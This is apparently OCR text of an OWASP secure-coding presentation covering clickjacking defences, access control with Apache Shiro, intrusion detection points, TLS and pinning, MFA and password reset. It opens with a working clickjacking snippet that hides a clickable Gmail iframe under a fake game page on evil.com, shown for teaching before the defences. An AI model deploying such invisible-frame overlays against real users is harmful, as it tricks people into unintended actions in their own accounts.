
iphonesdk+noreply

me, Edward (6)

```
<style>iframe {width:300px; height:
100px; position:absolute; top:0; left:
0; filter:alpha(opacity=00); opacity:
0.0;}</style><iframe src="https://
mail.google.com">
```


Evil Page
http://evil.com
Google
Super Fun Games - Play Now!
Compose Mail
Inbox
Sent Mail
Drafts
Spam
[Gmail]Trash
4 more
Archive
Start Game!
One Player
American Airlines AAdvan.
Facebook
John Dennis
iphonesdk+noreply
me, Edward (6)
iframe is invisible, but still clickable!


Evil Page
http://evil.com
Google
Super Fun Games - Play Now!
Start Game!
One Player


Evil Page
http://evil.com
Google
Gmail
by Google
Compose Mail
Inbox
Sent Mail
Drafts
Spam
[Gmail]Trash
Job
owasp
4 more
Investment Bank Bootcamp - www.i
Archive
Report spam
Delete
Select: All, None, Read, Unread, St
American Airlines AAdvan.
Facebook
John Dennis
iphonesdk+noreply
me, Edward (6)

X-Frame-Options

```
// to prevent all framing of this content
response.addHeader( "X-FRAME-OPTIONS", "DENY" );

// to allow framing of this content only by this site
response.addHeader( "X-FRAME-OPTIONS", "SAMEORIGIN" );

// to allow framing from a specific domain
response.addHeader( "X-FRAME-OPTIONS", "ALLOW-FROM X" );
```

Legacy Browser Clickjacking Defense

```
<style id="antiCJ">body{display:none !important;}</style>
<script type="text/javascript">
if (self === top)  {
   var antiClickjack = document.getElementByID("antiCJ");
   antiClickjack.parentNode.removeChild(antiClickjack)
} else {
   top.location = self.location;
}
</script>
```

[7] Controlling Access

```
if ((user.isManager() ||
     user.isAdministrator() ||
     user.isEditor()) &&
    (user.id() != 1132)) {
        //execute action
}
```

How do you change the policy of this code?

Apache SHIRO

http://shiro.apache.org/

- Apache Shiro is a powerful and easy to use Java security framework.
- Offers developers an intuitive yet comprehensive solution to **authentication, authorization**, cryptography, and session management.
- Built on sound interface-driven design and OO principles.
- Enables custom behavior.
- Sensible and secure defaults for everything.

Solving Real World Access Control Problems with the Apache Shiro

The Problem

Web Application needs secure access control mechanism

The Solution

```
if ( currentUser.isPermitted( "lightsaber:wield" ) ) {
    log.info("You may use a lightsaber ring.  Use it wisely.");
} else {
    log.info("Sorry, lightsaber rings are for schwartz masters only.");
}
```

Solving Real World Access Control Problems with the Apache Shiro

The Problem

Web Application needs to secure access to a specific object

The Solution

```
int winnebagoId = request.getInt("winnebago_id");

if ( currentUser.isPermitted( "winnebago:drive:" + winnebagoId) ) {
    log.info("You are permitted to 'drive' the 'winnebago'. Here are the keys.");
} else {
    log.info("Sorry, you aren't allowed to drive this winnebago!");
}
```

[8]

App Layer Intrusion Detection

Great detection points:

- Input validation failure server side when client side validation exists
- Input validation failure server side on non-user editable parameters such as hidden fields, checkboxes, radio buttons or select lists
- Forced browsing to common attack entry points (e.g. /admin/secretlogin.jsp) or honeypot URL (e.g. a fake path listed in /robots.txt)

App Layer Intrusion Detection

- Blatant SQLi or XSS injection attacks
- Workflow sequence abuse
  - multi-sequence form submission in wrong order
- Custom business logic
  - basket vs catalogue price mismatch
- OWASP AppSensor
  - https://www.owasp.org/index.php/OWASP_AppSensor_Project

[9] Encryption in Transit (HTTPS/TLS)

Confidentiality, Integrity and Authenticity in Transit

- Authentication credentials and session identifiers must be encrypted in transit via HTTPS/SSL
- Starting when the login form is rendered until logout is complete

HTTPS configuration best practice

- https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet

HSTS (Strict Transport Security

- http://www.youtube.com/watch?v=zEV3HOuM_Vw
- Strict-Transport-Security: max-age=31536000

Certificate Pinning

- https://www.owasp.org/index.php/Pinning_Cheat_Sheet

Certificate Pinning

What is Pinning

- Pinning is a key continuity scheme
- Detect when an imposter with a fake but CA validated certificate attempts to act like the real server

2 Types of pinning

- Carry around a copy of the server's public key;
  - Great if you are distributing a dedicated client-server application since you know the server's certificate or public key in advance
- Note of the server's public key on first use (Trust-on-First-Use, Tofu)
  - Useful when no *a priori* knowledge exists, such as SSH or a Browser
- https://www.owasp.org/index.php/Pinning_Cheat_Sheet

[10]

Multi Factor Authentication

Google, Facebook, PayPal, Apple, AWS, Dropbox, Twitter
Blizzard's Battle.Net, Valve's Steam, Yahoo

Basic MFA Considerations

- Where do you send the token?
    - Email (worst)
    - SMS (ok)
    - Mobile native app (good)
        - –Token generator (good)
        - –Private Key/PUSH notification (awesome)
    - Dedicated token (great)
    - Printed Tokens (interesting)
- How do you handle unavailable MFA devices?
    - Printed back-up codes
    - Fallback mechanism (like email)
    - Call in center

Forgot Password Secure Design

Require identity questions

- Last name, account number, email, DOB
- Enforce lockout policy

Ask one or more good security questions

- https://www.owasp.org/index.php/Choosing_and_Using_Security_Questions_Cheat_Sheet

Send the user a randomly generated token via out-of-band

- email, SMS or token

Verify code in same web session

- Enforce lockout policy

Change password

- Enforce password policy

Please steal and plagiarize this presentation!

GET THE WORD OUT

jim@owasp.org
slideshare.net/jimmanico